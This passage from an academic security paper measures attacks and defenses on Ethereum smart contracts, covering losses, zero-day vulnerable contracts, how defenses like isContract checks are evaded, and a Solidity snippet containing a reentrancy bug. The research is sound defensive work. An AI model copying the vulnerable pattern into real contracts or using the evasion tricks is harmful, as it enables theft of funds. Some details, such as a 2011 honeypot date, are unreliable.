- Call injection: The call injection attacks we find lead to the ownership change of contracts. Our estimation is to sum up all the ethers or tokens transferred by attackers after the ownership changes.
- Honeypot: We sum up all the ethers transferred by victims to the honeypot across multiple adversarial transactions.
- Call-after-destruct: We sum up all the ethers transferred to the destructed contracts.

We then estimate the monetary losses based on the historical price of ether on Etherscan [13] and tokens on CoinGecko [11]. Note that we are only able to collect the historical price of 13 tokens among all the 259 involved tokens: The value of the rest tokens is considered as zero in our conservative estimation.

Next, we present our loss estimation from two aspects: well-known incidents that are widely reported in the news and other less-known incidents.

5.1.1 Well-known Attack Incidents

In this part, we describe three well-known attack incidents that happen in the history of Ethereum ecosystem and their corresponding losses in Table 5. We categorize all the losses into two parts: direct and actual. Direct loss means that the number of ether loss due to all the adversarial transactions against the vulnerability; actual loss means the amount after deducting the ethers that are saved due to certain tactics—e.g., hard fork and white hat hacking—deployed during the attack. We will describe more details on white hat hacking in Section 6 and only describe the numbers here.

- *TheDAO.* TheDAO, maybe the most famous attack in Ethereum history, is a reentrancy attack. The total amount of confirmed adversarial transactions against TheDAO contract is huge, equaling 11.8 million ethers. However, because the community adopts a hard fork and many white

Table 5: Ether and monetary losses of well-known incidents.

Incident	# contract	# tx	Loss	
			Direct (Ether / $)	Actual (Ether / $)
TheDAO	1	1,841	1,829,473 / $160,146,744	529,041 / $6,213,195
Parity Wallet Hack	622	2,710	204,851 / $40,700,890	154,999 / $31,009,177
SpankChain	1	8	165 / $37,321	165 / $37,321

* Note that although the actual ether loss of Parity Wallet Hack is less than the one of TheDAO, the monetary loss is higher due to the difference in historical ether price.

hat hackers try to save TheDAO, the actual loss is relatively small. Specifically, we have observed that 7.6 million ethers are saved via white hat hacking. The attackers have transferred 3.6 million ethers to the DarkDAO [1], but all the ethers are mandatorily transferred to WithdrawDAO [2] due to the hard fork [24] in July 2016. The rest (i.e., 529,041 ethers), excluding these saved by hard fork and white hat hacking, is considered as the actual loss.

- *Parity Wallet Hack.* Parity Wallet Hack is a call injection attack, in which the vulnerability is in the Parity Wallet library used by many other contracts. We have observed that 622 contracts using Parity Wallet have been attacked, leading to a total direct loss of around 200K ethers. Similar to TheDAO, whitehat hackers have also saved some losses and the actual loss, according to our analysis, is around 155K ethers.
- *SpankChain.* SpankChain is another reentrancy attack targeting the SpankChain contract, a popular ERC20 token with a market capitalization of $6.3 million in August 2019. The loss is only 165 ethers ($37,321), a relatively small number compared to prior incidents. The reason is that SpankChain adopts multiple pluggable modules and the adversary is only able to compromise one of its many payment contracts, leading to a 165 ether loss. We did not see any saving tactics that have been adopted for SpankChain and therefore the actual and direct losses are the same.

5.1.2 Attacks against Other Vulnerable Contracts

In this part, we describe adversarial transactions that target other contracts beyond well-known incidents in Table 6. Airdrop hunting is the largest with $322K monetary loss due to token loss. The loss of honeypot contracts is relatively small, which only has $80K. We estimate the loss of integer overflow as zero, because we could not find any historical price of tokens involved in adversarial transactions targeting integer overflow. We also break down the losses into ether and token as shown in Table 6. Integer overflow and airdrop hunting do not cause any ether loss due to the nature of the attack; on the contrary, both attacks cause a huge amount of token loss. Reentrancy attacks also cause some token loss, relatively smaller than integer overflow and airdrop hunting. Honeypot and call-after-destruct have the least ether loss.

Next, we break down adversarial transactions into those against known and zero-day vulnerabilities separately.

Table 6: A summary of our results in terms of vulnerable contract (vct), confirmed adversarial transactions (atx) and total loss. Note that we exclude three most famous incidents in Table 5 from this table.

Attacks	Known		Zero-day		Total Loss	
	# contract	# atx	# contract	# atx	ether / token	monetary
call injection	-	-	-	-	- / -	-
reentrancy	18	56	6	36	6,080 / 5.01E+23	$142,945
integer overflow	34	167	16	113	- / 7.79E+79	-
airdrop hunting	-	-	197	100,278	- / 3.59E+28	$322,010
call-after-destruct	154	1,547	74	214	472 / -	$100,102
honeypot	90	148	51	-	427 / -	$80,866
Total	285	1,904	344	100,641	6,979 / 7.79E+79	$645,848

* atx: Adversarial Transactions (we mean confirmed atx in this table and skip "confirmed" due to space limits), "-": we do not observe any in our analysis or cannot estimate. We cannot estimate the monetary loss for integer overflow because we cannot find any historical prices of tokens involved in the adversarial transactions.

Vulnerable Contracts Reported by Prior Works We first describe adversarial transactions targeting contracts reported by prior works. As shown in Table 4 and 6, prior works have found 112,570 vulnerable contracts and 298 of these contracts are indeed attacked in real-world, i.e., with 2,061 adversarial transactions in total. This shows a gap between what has been attacked and what has been detected by prior work.

Call-after-destruct has the highest number (i.e., 154) of attacked contracts and a considerable amount (i.e., 90) of honeypots also attract real-world victims. We did not report any call injection because all the observed call injections belong to Parity Wallet Hack; similarly, no prior works have found any airdrop hunting, thus all are categorized as zero-day.

Zero-day Vulnerable Contracts We describe several zero-day vulnerabilities that are not detected or reported by prior works. Our methodology of verifying zero-day vulnerabilities is in four steps as follows. First, we adopt the same six datasets with vulnerable contracts as shown in Table 4 to exclude known vulnerabilities. For reentrancy, we also check and exclude the new patterns found by Sereum paper. Second, we execute existing open-source tools including Mythril, Maian, Securify and teEther to exclude those that can be detected. Third, we check the CVE database with keywords `Smart Contract` and `Ethereum` to exclude these that are available in the database. Lastly, we exclude the vulnerable contracts that have been publicly reported on their websites if available.

Note that as our obligation of responsible disclosure, we have reported all the zero-day vulnerabilities to the contract authors if available online. Specifically, we search for authors' contact information via three ways: (i) source code and comments, (ii) contract main page on Etherscan, and (iii) Google search with the contract address and name. Finally, we have collected the authors' contact information of 42 vulnerable contracts (out of 285 zero-day vulnerable contracts) and communicated to them regarding the found vulnerabilities. At the same time, we have also reported all the reentrancy and

integer overflow zero-day vulnerabilities to CVE. As CVE does not maintain a vulnerability category for airdrop hunting, we have requested to create a new category.

Our results, i.e., the total number of zero-day vulnerable contracts and corresponding transactions, are shown in the "zero-day attacks" column of Table 6. As stated, because no prior works have studied airdrop hunting, almost all the airdrop hunting vulnerabilities except for one reported incident [7] are categorized as zero-day. We also find many zero-days for well-known vulnerabilities and describe them below.

- *Zero-day Reentrancy.* We find six zero-day reentrancy attacks. The main reasons are twofold. First, these zero-day vulnerable contracts adopt function parameters, objects or even another contract to store contract states rather than basic data types like integer. Existing works—no matter static ones like Securify and Mythril or dynamic ones like Sereum—will miss such state updates due to the inaccuracy in the dataflow analysis. Second, these zero-days are cross-function reentrancy, which cannot be detected by Oyente and ZEUS considering only same-function reentrancy.
- *Zero-day Integer Overflow.* We find 16 zero-day integer overflow vulnerabilities because none of prior works has studied integer overflows in token contracts with multi-transfer functionality, e.g., `batchTransfer` and `multiTransfer` functions as an extension to ERC20 standard. Existing works, i.e., Mythril and ZEUS, which claim to check every arithmetic operation, have coverage problem. Particularly, Mythril leverages heuristics to locate all the functions based on known signatures, which do not contain the aforementioned new multi-transfer functions. ZEUS does not model the Ethereum state, thus being unable to reach these vulnerable functions.
- *Zero-day Honeypot.* We find 51 zero-day honeypots with profits, i.e., those that are missed by HoneyBadger, the only honeypot detection work. There are three major reasons. First, we find 42 zero-day honeypots due to incomplete signatures of HoneyBadger. 38 zero-days are *hidden state update* honeypots according to HoneyBadger's classification. In those honeypots, the owner, i.e, the adversary, pays to change the honeypot password and then withdraws the paid money, but HoneyBadger's signature assumes that a honeypot owner needs to call a password change function without paying any ethers. The rest four zero-days are *hidden transfer* honeypots according to HoneyBadger. The misdetection is because those contracts put the logic of preventing victims from transferring money in an invisible long line as opposed to transferring the bait out as modeled by HoneyBadger. Second, we also find a new class of honeypots with two contracts, called *racing time*, which attract users to save ethers with high interest but only leave a short, or even no time window to withdraw. Lastly, we also find seven honeypots with patterns known to HoneyBadger but out of their detection window.
- *Zero-day Call-after-destruct.* We find 74 zero-day call-after-destruct vulnerabilities: The major reason is that many contract destructions are initiated by the owners, which are not modeled by prior works like Maian and teEther. However, other contracts can still call the destructed contracts on the chain despite that the owner destructs it. Destructed contracts can be divided into two categories. First, users are unaware of the contact destruction and continue to participate, thus leading to a loss of money. Second, when a library contract is destructed, many contracts that rely on the library may continue to pay for their services.

5.2 Real-world Defenses against Adversarial Transactions and Evasions against Defenses

In this subsection, we present all the defenses found by our work and their deployments in real-world contracts. Our dataset comes from 5.8 million open-source contracts from Etherscan, which can be reduced to 57K unique contracts. Once we recognize that a defense is deployed by a contract, we evaluate the effectiveness of the defense in terms of prevented and successful adversarial transactions. Here are the results. Our analysis finds six defense classes with attempted adversarial transactions as shown in Table 7. Without loss of generality, we also collect defense libraries from popular secure smart contract library OpenZeppelin [18] and find that all its defenses are already included in our results. Now let us look at the details of each defense in terms of prevented and successful adversarial transactions.

- *onlyOwner*. *onlyOwner* is a Solidity modifier that checks whether a function caller is the contract owner so as to prevent some over-privileged operations, such as `changeOwner` (which literally changes the contract owner) and `mint` (which changes the current supply of token). *onlyOwner* is a widely-adopted defense used by 2,148,200 contracts, because *onlyOwner* is a general defense that prevents any privilege escalation attacks.

  In practice, we did not observe any adversarial transactions that are prevented directly by *onlyOwner*. The likely reason is that adversaries will not launch an attack given the existence of *onlyOwner*. We do observe 2,691 transactions that evade `onlyOwner`: All such transactions are exploiting the Parity Wallet library vulnerability. Particularly, the adversary circumvents the *onlyOwner* defense by changing the contract owner using a call injection vulnerability.
- *isHuman* or *isContract*. This defense checks the code size of a contract to decide whether the caller is a human or a contract, which serves as a bot detection purpose. The intuition is that the code size of a human is zero and the one of a contract is not. This defense is deployed by 21,672 contracts: 36 are airdrop token contracts and the rest include Fomo3D-like [8] ones that reward participants for guessing a correct secret number and other token contracts which handle contract and human invocations separately.

Table 7: Defense techniques against different attacks.

Defense	Checked Values	# of deployed ct	Target Attack	# of prevented atx	# of successful atx
onlyOwner	*msg.sender* state variable *owner*	2,148,200	privilege escalation*	0	2,691
isHuman isContract	*extcodesize*()	21,672	airdrop hunting	14	887
anotherIsHuman anotherIsContract	*tx.origin* *msg.sender*	3,416	airdrop hunting	3	0
canDistr	state variable *distributionFinished*	2,505	airdrop hunting	21	65,240
nonReentrant	state variable *_guardCounter*	952	reentrancy	77	0
SafeMath	function parameters	3,110,124	integer overflow	1,161	55

* Privilege escalation can be the consequence of many existing attacks, such as call injection. *onlyOwner* is a general defense against such escalation.

We have observed that this defense is successful in preventing 14 automatically-launched adversarial transactions. As mentioned in Section 2.1, this defense can be circumvented via embedding code in the contract's constructor function where the code size equals to zero as the contract has not been constructed yet. We have observed 887 adversarial transactions that evade deployed defenses.

- *anotherIsHuman* or *anotherIsContract*. This defense checks whether the origin of transaction equals the sender of the message to ensure that the message sender is not a slave of another master contract. The defense is deployed by 3,416 token contracts. Since the defense is effective in defending against airdrop hunting, we have observed only three transactions that try, but fail to circumvent the defense. We did not observe any adversarial transactions that can evade this defense.
- *canDistr*. *canDistr* is a defense that checks the total number of distributed airdrops to limit the total amount of loss due to airdrop hunting. Such a defense, deployed by 2,505 contracts, is only effective once the hunted airdrops exceed a certain amount. As expected, due to the nature of this defense, it only prevents 21 adversarial transactions when the total hunted airdrops exceed the limit. On the contrary, there are 65,240 adversarial transactions that succeed in obtaining illegitimate airdrops, i.e., evaded this defense.
- *nonReentrant*. *nonReentrant* is a defense that checks the state variable *_guardCounter* to ensure that the function is only invoked once during a transaction. The intuition is that if the function, e.g., a token or ether transfer, is recursively invoked more than once in one transaction, a reentrancy attack is in place. *nonReentrant* is deployed by 952 contracts to prevent reentrancy attacks.

  We have observed 77 adversarial transactions that are prevented by the *nonReentrant* defense. Because the defense is effective, we did not observe any adversarial transactions that evade this defense.
- *SafeMath*. *SafeMath* is a defense library that provides safe arithmetic operations including addition, subtraction, multiplication and division for Solidity contracts. *SafeMath*, the most widely-adopted defense by 3,110,124 contracts, checks whether the operation results have any integer overflows or underflows.

  We have observed that *SafeMath* is successful in defending against 1,161 adversarial transactions that target integer overflow vulnerabilities. Interestingly, we also observed that *SafeMath* is evaded due to incomplete deployment, i.e., mixed use of *SafeMath* functions and normal arithmetic operations. Note that although prior report [10] warned incorrect implementations of *SafeMath*, we did not observe any adversarial transactions.




Figure 8: The distribution of adversarial transactions broken down by attack type over time (We marked three well-known incidents in the graph; we excluded all the transactions with a number less than 10 to make the graph clear to view).

6 Observations and Advices

In this section, we describe several observations made from our measurement results and also give some advice to existing security researchers based on our observations.

6.1 Observeations

We present two observations below.

Observation 1 [Attack Strategy Shift]: *The major attack tactics adopted by real-world adversaries evolve from reentrancy in 2016 and call injection in 2017 to honeypot in 2018 and airdrop hunting in 2019.*

Our first observation states that the attack tactics shift over time: For example, Figure 8 shows that after the famous TheDAO and Parity Wallet incidents, the amount of adversar-

Table 8: Peak period of different attack tactics (The average transactions per month of attacked contracts drop significantly after the attack peak).

Vulnerability	Attack Peak	% atx	Average # tx per month	
			Before Peak	After Peak
reentrancy	2016.6 - 2016.8	97.04%	180	0
call injection	2017.7	79.40%	22	0
integer overflow	2018.8 - 2019.1	70.10%	6,007	24
airdrop hunting	2018.8 - 2019.3	82.90%	7,106	167

* atx: adversarial transactions.

ial transactions targeting both reentrancy and call injection drops significantly. We believe that such a shift of attack tactics is due to the following three reasons:

Reason 1.a: *As the smart contract evolves, new attack surfaces are introduced as well.*

The first reason for attack strategy shift is that many new attack tactics are targeting contracts with new features as well. Let us analyze integer overflow and airdrop hunting separately. The burst of integer overflow in 2017 and 2018 is due to the emergence of contracts with multi-transfer functionality, i.e., `transferMulti`, `batchTransfer` and `multiTransfer`, as compared to the old, unprofitable integer overflow vulnerabilities in loop conditions as found by prior works [9, 31].

The burst of airdrop hunting in 2018 and 2019 is because the first airdrop tokens were only spotted in late 2017 and then became much more popular in October 2018. For example, our investigation shows that 851 airdropping contracts have emerged between June 2018 and October 2018. The fast introduction of airdropping contracts leads to corresponding airdrop hunting attacks as well.

Reason 1.b: *The breakout of attacks drains off all the high-value, vulnerable contracts, causing the follow-up attacks unprofitable.*

The second reason for attack strategy shift is that after the breakout of each attack category, e.g., reentrancy and call injection attack, the rest contracts with similar code patterns are of low-value, i.e., being not worth of attacking. Table 8 shows the peak period of each attack category and the average number of transactions of vulnerable contracts before and after the peak. Clearly, the number of users drops significantly after being attacked.

One exceptional category that attackers always like to adopt from its emergence in 2017 until recently is honeypot contracts, the transaction amount of which distributes almost evenly across the time axis. The reason is that there exist no defenses for a honeypot contract, in which the owners are the adversaries waiting for adventurers to fall into the pit.

Reason 1.c: *Most contracts die with very few number of transactions after being attacked.*

We observed a dramatic drop in the number of contracts' transactions the month after being attacked. Over 95% of the attacked contracts suffer an over 75% drop in terms of transactions, and 81.69% contracts have no transactions at all after being attacked. Table 8 shows the average number of normal transactions before and after the attack peak periods broken down by different attack tactics. This clearly shows that most contracts die after being attacked.

We also analyze the contracts that survive the attacks and report the reasons. One typical kind of survivors are airdrop token contracts. The core reason for their survival is that their vulnerabilities are time-limited. Specifically, these token contracts only airdrop newcomers during a "promotion period". Therefore, the amount of airdrop token is actually limited, preventing attackers from draining all the token. The representative of another kind of survivors is SpankChain. Among all the public security incidents, the attacks against SpankChain caused the least loss. Our manual analysis shows that this is due to the modular design of SpankChain contracts. The attacker was only able to compromise one payment channel smart contract of SpankChain, which contains a limited number of ethers compared to its market capitalization (less than 1%). What's more, the modular design enables SpankChain team to apply a quick patch by just replacing the vulnerable payment contract, without affecting other modules.

Observation 2 ["Benign" Adversarial Transactions]: *Some attacks are launched by white hat hackers to save vulnerable contracts.*

Our second observation is that some adversarial transactions, although exploiting a vulnerability, could be "benign" as well. Particularly, many white hat hackers, being aware of the existence of a vulnerability, may exploit it and compete with real adversaries. These white hat hackers will return all the saved ethers and tokens back to the victims afterward. We have observed this trend for both TheDAO and Parity Wallet.

- "Benign" Adversarial Transactions for TheDAO. We observed that 97 adversarial transactions from seven contract addresses, i.e., 5.25% of total adversarial transactions of TheDAO attack, are from "White Hat Group"(WHG) members. All the ethers obtained by these seven addresses—which are 7.9 million ethers—are eventually transferred to a newly-created WithdrawDAO contract [2]. Then, a victim of TheDAO attack can claim those ethers by calling the contract's `withdraw` function, which returns the victim's balance in TheDAO contract back. In August 2019, there still exist 120K ethers in the WithdrawDAO contract.
- "Benign" Adversarial Transactions for Parity Wallet. We observed that 1,959 adversarial transactions, i.e., 72.29% of total adversarial transactions of the Parity Wallet attack, are also from "White Hat Group"(WHG) members, with a total number of 50K ethers. A similar refund contract [3] has also been deployed for victims to get their ethers back.

6.2 Advices

We now present two advices that we are suggesting for smart contract research.

Advice 1 [Improving Existing Program Analysis]: *We sug-*

gest to improve existing program analysis, such as supporting inter-contract dataflow analysis and increasing code coverage.

Our first advice is to improve existing program analysis, because many zero-day vulnerabilities of traditional attack categories are discovered in our study due to the imprecision of prior analysis. For example, several zero-day reentrancies are due to the fact that state variable is stored in a cross-contract location, and zero-day integer overflows are because some code branches, such as new interfaces, are not covered during static analysis. Therefore, we suggest existing security analysis tools using program analysis to include such important factors.

Advice 2 [Keeping Pace with New Strategies]: *We suggest to look for new attack strategies adopted by adversaries and keep pace with corresponding detections and defenses.*

Our second advice is that we should keep looking for new attack strategies adopted by adversaries, such as airdrop hunting studied in this measurement, and then study defenses and detections. Those new attack strategies usually gain very popular within adversaries due to the lack of corresponding defenses and therefore should be of high priority in our research community once emerged.

7 Related Work

In this section, we discuss related work on smart contracts from two aspects: (i) static or dynamic analysis of contracts in detecting vulnerabilities, and (ii) transactional analysis of attacks.

7.1 Smart Contract Vulnerability Detection

Researchers have proposed many works in detecting smart contract vulnerabilities, especially the traditional ones like reentrancy, integer overflow and call injection. On one hand, Oyente [31], Mythril [9], Manticore [5], Vandal [23], Securify [41] and teEther [30] adopt static analysis, e.g., symbolic execution, to detect an execution path between a source, e.g., a contract input, and a vulnerable sink. Bhargavan *et al.* [21] present preliminary work to use existing verification systems to validate smart contracts. ZEUS [29] transfers low-level bytecode to LLVM IR [17] and applies static symbolic model checking to detect whether a violation exists. On the other hand, Sereum [36], a dynamic analysis tool, provides runtime protection against reentrancy attacks and also detects many real-world, new reentrancy patterns that have never been reported before. ContractFuzzer [28] first leverages dynamic testing method [15] to find vulnerabilities in smart contracts. It generates testing inputs from the ABI specifications of contracts and instruments EVM to determine whether vulnerabilities are triggered.

Researchers have also proposed many new vulnerabilities in smart contracts. Maian [33] is the first to propose a class of so-called trace vulnerabilities that have to be triggered by multiple invocations over a contract which belongs to a special type of call-after-destruct. Gasper [25] first points out the extra gas cost caused by under-optimized contract code. MadMax [27] further focuses on EVM gas-focused vulnerabilities, for example, unbounded mass operations leading to an out-of-gas exception. This vulnerability will cause a DoS consequence with no direct ether or token losses. Torres and Steichen [40] observe the rising of honeypot contracts and summarize the techniques adopted by the honeypots.

As a general comparison, our measurement study focuses on these vulnerabilities that are attacked in the real world, but not these contracts that can be attacked. Our study does point out a gap between what has been detected by prior works and what has been attacked—this sets off alarm bells to security researchers on what needs to be studied in the future.

7.2 Transactional Analysis

Researchers have also proposed to analyze smart contract transactions and understand, to some degree, what has been attacked in the past. For example, Sereum replays 78 million transactions involved in the first 4.5 million blocks of Ethereum and confirms reentrancy attacks of two exploited contracts. HoneyBadger crawls all the transactions of 282 true positives to track the ether flowing in and out the honeypots. Perez and Livshits [35] evaluate all the vulnerable contracts reported by prior work and their transactions, and then conclude that only a small number of contracts are actually attacked. We also have a similar observation as Perez and Livshits in terms of attacked contracts.

As a general comparison, our measurement study is the first work to analyze all the transactions during a certain period and study the vulnerability patterns and attack trends. From these attacks, we also evaluate the effectiveness of existing defenses in terms of prevented and successful transactions. Our work sheds a light on future research directions: We believe that researchers should focus on new vulnerability types and old vulnerabilities with new patterns.

7.3 Safer Smart Contracts or Framework

Some researchers are working on the design of a safer smart contract or framework. For example, Breindenbach et al. [22] propose a so-called Hydra Framework, which models and administers bug bounties to incentivize bug disclosure. For another example, Delmolino et al. [26] present their own experience in building safer smart contracts at the University of Maryland. As a comparison, those works are orthogonal to our measurement study, because they are suggesting a new way to develop contracts, while we are studying existing attacks and defenses.

8 Conclusion

In this paper, we perform the first comprehensive measurement study of transactions on the Ethereum blockchain by analyzing real-world attacks and defenses. Our results reveal and quantify the gap between what has been reported by prior

work and what has been adopted by real-world adversaries. Particularly, we have identified 344 previously-unknown vulnerable contracts with 100,641 adversarial transactions.

When analyzing adversarial transactions, we also study how developers adopt defenses against real-world attacks. We have identified six classes of defenses, which prevented 1,276 adversarial transactions in total. We find that these defenses are evaded as well largely due to incomplete deployments. The back-and-forth attacks and defenses show an ever-evolving game that exists in the Ethereum ecosystem.

We are making two suggestions for smart contract related researches. First, we suggest keeping improving prior program analysis to support inter-contract dataflow and increase existing code coverage. Second, we suggest keeping an eye on newly-emerged attack strategies as they can easily draw much attention to adversaries.

Acknowledgement

We would like to thank the anonymous reviewers for their insightful comments that helped improve the quality of the paper, and the authors of related researches [23,28–31,39–41] for their datasets that help us evaluate our tool. This work was supported in part by the National Natural Science Foundation of China (U1636204, U1736208, U1836210, U1836213, 61972099, 61602121, 61602123), Natural Science Foundation of Shanghai (19ZR1404800). Min Yang is the corresponding author, and a faculty of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science, and Engineering Research Center of Cyber Security Auditing and Monitoring, Ministry of Education, China. This work was supported in part by National Science Foundation (NSF) grants CNS-18-54000 and CNS-18-54001. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF.

References

[1] TheDarkDAO contract. https://etherscan.io/address/0x304a554a310C7e546dfe434669C62820b7D83490, 2016.

[2] WithdrawDAO contract. https://etherscan.io/address/0xbf4ed7b27f1d666546e30d74d50d173d20bca754, 2016.

[3] ChooseWHGReturnAddress contract. https://etherscan.io/address/0x3abe5285ED57c8b028D62D30c456cA9eb3E74105, 2017.

[4] Ethereum known attacks. https://consensys.github.io/smart-contract-best-practices/known_attacks/, 2017.

[5] Manticore. https://github.com/trailofbits/manticore, 2017.

[6] Parity wallet multi-sig library vulnerability. https://www.parity.io/security-alert-2/, 2017.

[7] Analyzing the first token harvest event in blockchain. https://paper.seebug.org/646/, 2018.

[8] FoMo3Dlong contract. https://etherscan.io/address/0xa62142888aba8370742be823c1782d17a0389da1, 2018.

[9] Mythril. https://github.com/ConsenSys/mythril, 2018.

[10] A redundant SafeMath implementation to make your contract unsafe! https://blog.peckshield.com/2018/08/14/unsafemath/, 2018.

[11] CoinGecko. https://www.coingecko.com, 2019.

[12] Ethereum in bigquery: a public dataset for smart contract analytics. https://cloud.google.com/blog/products/data-analytics/ethereum-bigquery-public-dataset-smart-contract-analytics, 2019.

[13] Etherscan. https://etherscan.io, 2019.

[14] Fleiss' kappa. https://en.wikipedia.org/wiki/Fleiss%27_kappa, 2019.

[15] Fuzzing. https://en.wikipedia.org/wiki/Fuzzing, 2019.

[16] HoneyBadger dataset. https://github.com/christoftorres/HoneyBadger/tree/master/results/evaluation, 2019.

[17] LLVM IR. https://llvm.org/docs/LangRef.html#introduction, 2019.

[18] OpenZeppelin contracts is a library for secure smart contract development. https://github.com/OpenZeppelin/openzeppelin-contracts, 2019.

[19] Replay attack. https://en.wikipedia.org/wiki/Replay_attack, 2019.

[20] Solidity programming language: Error handling. https://solidity.readthedocs.io/en/v0.5.11/control-structures.html?highlight=require#error-handling-assert-require-revert-and-exceptions, 2019.

[21] Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Anitha Gollamudi, Georges Gonthier, Nadim Kobeissi, Natalia Kulatova, Aseem Rastogi, Thomas Sibut-Pinote, Nikhil Swamy, et al. Formal verification of smart contracts: Short paper. In Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security, 2016.

[22] Lorenz Breindenbach, Phil Daian, Florian Tramèr, and Ari Juels. Enter the hydra: Towards principled bug bounties and exploit-resistant smart contracts. In 27th {USENIX} Security Symposium ({USENIX} Security 18), pages 1335–1352, 2018.

[23] Lexi Brent, Anton Jurisevic, Michael Kong, Eric Liu, Francois Gauthier, Vincent Gramoli, Ralph Holz, and Bernhard Scholz. Vandal: A scalable security analysis framework for smart contracts. arXiv preprint arXiv:1809.03981, 2018.

[24] Vitalik Buterin. DAO fork. https://blog.ethereum.org/2016/07/20/hard-fork-completed/, 2016.

[25] Ting Chen, Xiaoqi Li, Xiapu Luo, and Xiaosong Zhang. Under-optimized smart contracts devour your money. In 2017 IEEE 24th International Conference on Software Analysis, Evolution and Reengineering (SANER), 2017.

[26] Kevin Delmolino, Mitchell Arnett, Ahmed Kosba, Andrew Miller, and Elaine Shi. Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. In International Conference on Financial Cryptography and Data Security, pages 79–94. Springer, 2016.

[27] Neville Grech, Michael Kong, Anton Jurisevic, Lexi Brent, Bernhard Scholz, and Yannis Smaragdakis. Madmax: Surviving out-of-gas conditions in ethereum smart contracts. The ACM SIGPLAN conference on Systems, Programming, Languages and Applications: Software for Humanity (OOPSLA'18), 2018.

[28] Bo Jiang, Ye Liu, and WK Chan. Contractfuzzer: Fuzzing smart contracts for vulnerability detection. In Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering (ASE'18), 2018.

[29] Sukrit Kalra, Seep Goel, Mohan Dhawan, and Subodh Sharma. Zeus: Analyzing safety of smart contracts. In 25th Annual Network and Distributed System Security Symposium (NDSS'18), 2018.

[30] Johannes Krupp and Christian Rossow. teether: Gnawing at ethereum to automatically exploit smart contracts. In 27th USENIX Security Symposium (USENIX Security'18), 2018.

[31] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. Making smart contracts smarter. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS'16), 2016.

[32] Bernhard Mueller. Smashing ethereum smart contracts for fun and real profit. In 9th Annual HITB Security Conference (HITBSecConf), 2018.

[33] Ivica Nikolić, Aashish Kolluri, Ilya Sergey, Prateek Saxena, and Aquinas Hobor. Finding the greedy, prodigal, and suicidal contracts at scale. In Proceedings of the 34th Annual Computer Security Applications Conference (ACSAC'18), 2018.

[34] Santiago Palladino. The parity wallet hack explained. https://blog.openzeppelin.com/on-the-parity-wallet-multisig-hack-405a8c12e8f7/, 2017.

[35] Daniel Perez and Benjamin Livshits. Smart contract vulnerabilities: Does anyone care? arXiv preprint arXiv:1902.06710, 2019.

[36] Michael Rodler, Wenting Li, Ghassan O Karame, and Lucas Davi. Sereum: Protecting existing smart contracts against re-entrancy attacks. In 26th Annual Network and Distributed System Security Symposium (NDSS'19), 2019.

[37] Alex Sherbachev. Hacking the hackers: Honeypots on ethereum network. https://hackernoon.com/hacking-the-hackers-honeypots-on-ethereum-network-5baa35a13577, 2018.

[38] Alex Sherbuck. Dissecting an ethereum honeypot. https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0, 2018.

[39] Sergei Tikhomirov, Ekaterina Voskresenskaya, Ivan Ivanitskiy, Ramil Takhaviev, Evgeny Marchenko, and Yaroslav Alexandrov. Smartcheck: Static analysis of ethereum smart contracts. In 2018 IEEE/ACM 1st International Workshop on Emerging Trends in Software Engineering for Blockchain (WETSEB'18), 2018.

[40] Christof Ferreira Torres and Mathis Steichen. The art of the scam: Demystifying honeypots in ethereum smart contracts. In 28th USENIX Security Symposium (USENIX Security'19), 2019.

[41] Petar Tsankov, Andrei Dan, Dana Drachsler-Cohen, Arthur Gervais, Florian Buenzli, and Martin Vechev. Securify: Practical security analysis of smart contracts. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS'18), 2018.

[42] Peter Vessenes. Deconstructing TheDAO attack: A brief code tour. https://vessenes.com/deconstructing-thedao-attack-a-brief-code-tour/, 2016.

[43] Yi Zhou, Deepak Kumar, Surya Bakshi, Joshua Mason, Andrew Miller, and Michael Bailey. Erays: reverse engineering ethereum's opaque smart contracts. In 27th USENIX Security Symposium (USENIX Security'18), 2018.

A Zero-day Vulnerable Contract Examples

In the appendix, we describe several example zero-day vulnerable contracts in each attack category.

A.1 Zero-day Reentrancy Contract

```
1  contract InstaDice{
2      function payoutPreviousRoll()
3      public
4      returns (bool _success) {
5          ...
6          _finalizePreviousRoll(_user, _stats);
7          stats.totalWon = _stats.totalWon;
8          ...
9      }
10     function _finalizePreviousRoll(User memory
           _user, Stats memory _stats)
11     private {
12         ...
13         require(msg.sender.call.value(_user.
               r_payout)());
14         _stats.totalWon += _user.r_payout;
15         ...
16     }
17 }
```

Figure 9: A zero-day reentrancy contract.

We show the source code of one zero-day reentrancy in Figure 9. The vulnerability is located at Line 13, which has to be triggered through a cross-function call from public interface `payoutPreviousRoll` to private `_finalizePreviousRoll`. Therefore, neither Oyente and ZEUS can detect this cross-function vulnerability. At the same time, the state update is via a membership variable of the function parameter `_stats` at Line 14. Therefore, Securify and Mythril cannot detect the vulnerability.

A.2 Zero-day Integer Overflow Contract

We show the source code of one zero-day integer overflow in Figure 10. The vulnerability is located at Line 6. The contract adopts a vulnerable multiplication operation at Line 6, regardless the deployments of *SafeMath* functions in Line 10 and Line 12. Mythril and ZEUS fail to find the vulnerability because their analysis cannot reach the `batchTransfer` function.

A.3 Zero-day Honeypot Contract

Figure 11 shows a new class of honeypots which attract users to deposit ethers and then refund them. The contract only leaves a one-minute time window for withdrawing, which is hard to satisfy due to the inaccurate timestamp determined by miners. We observed that the contract owner withdrew all the ethers at 7:50 in October, 2011.

B A List of Function Signatures

In this section, we list all the function signatures used by our result analysis of identifying token transfers in Table 9.

```
